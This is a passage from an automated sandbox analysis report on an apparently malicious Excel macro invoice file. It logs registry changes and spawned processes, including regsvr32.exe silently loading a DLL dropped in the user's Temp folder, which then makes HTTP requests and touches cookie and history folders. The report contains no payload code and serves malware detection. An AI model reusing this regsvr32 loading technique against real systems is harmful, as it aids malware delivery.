HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	,i7	binary	2C 69 37 00 7C 07 00 00 02 00 00 00 00 00 00 00 8A 00 00 00 01 00 00 00 44 00 00 00 3A 00 00 00 69 00 6E 00 76 00 37 00 36 00 39 00 33 00 39 00 34 00 37 00 30 00 39 00 39 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 33 00 38 00 38 00 32 00 31 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 69 00 6E 00 76 00 37 00 36 00 39 00 33 00 39 00 34 00 37 00 30 00 39 00 39 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 33 00 38 00 38 00 32 00 31 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1378549789	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549789	1378549790	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1378549789	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549789	1378549790	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1378549810	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549810	1378549811	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549790	1378549791	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378549791	1378549792	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549790	1378549791	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378549791	1378549792	success or wait	1	14012828C	ShellExecuteA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549811	1378549812	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378549812	1378549813	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549806	1378549807	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549807	1378549808	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549808	1378549809	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378549809	1378549810	success or wait	1	14012828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378549761	1378549762	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: regsvr32.exe PID: 2756 Parent PID: 1916

General

Start time:	16:32:57
Start date:	11/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\qlroxdwh.dll.
Imagebase:	0xffbf0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	unknown	64	success or wait	1	FFBF274D	ReadFile
C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	unknown	264	success or wait	1	FFBF279B	ReadFile

Analysis Process: regsvr32.exe PID: 2952 Parent PID: 2756

General

Start time:	16:32:58
Start date:	11/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\qlroxdwh.dll.
Imagebase:	0x830000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9F390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CabF69F.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	9F390E	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\TarF6A0.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	9F390E	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: DW20.EXE PID: 2252 Parent PID: 1916

General

Start time:	16:33:21
Start date:	11/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\DW\DW20.EXE
Wow64 process (32bit):	false
Commandline:	'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1736
Imagebase:	0x13f620000
File size:	995024 bytes
MD5 hash:	45A078B2967E0797360A2D4434C41DB4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: DWWIN.EXE PID: 2264 Parent PID: 2252

General

Start time:	16:33:22
Start date:	11/01/2021
Path:	C:\Windows\System32\DWWIN.EXE
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\dwwin.exe -x -s 1736
Imagebase:	0xff1d0000
File size:	152576 bytes
MD5 hash:	25247E3C4E7A7A73BAEEA6C0008952B1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis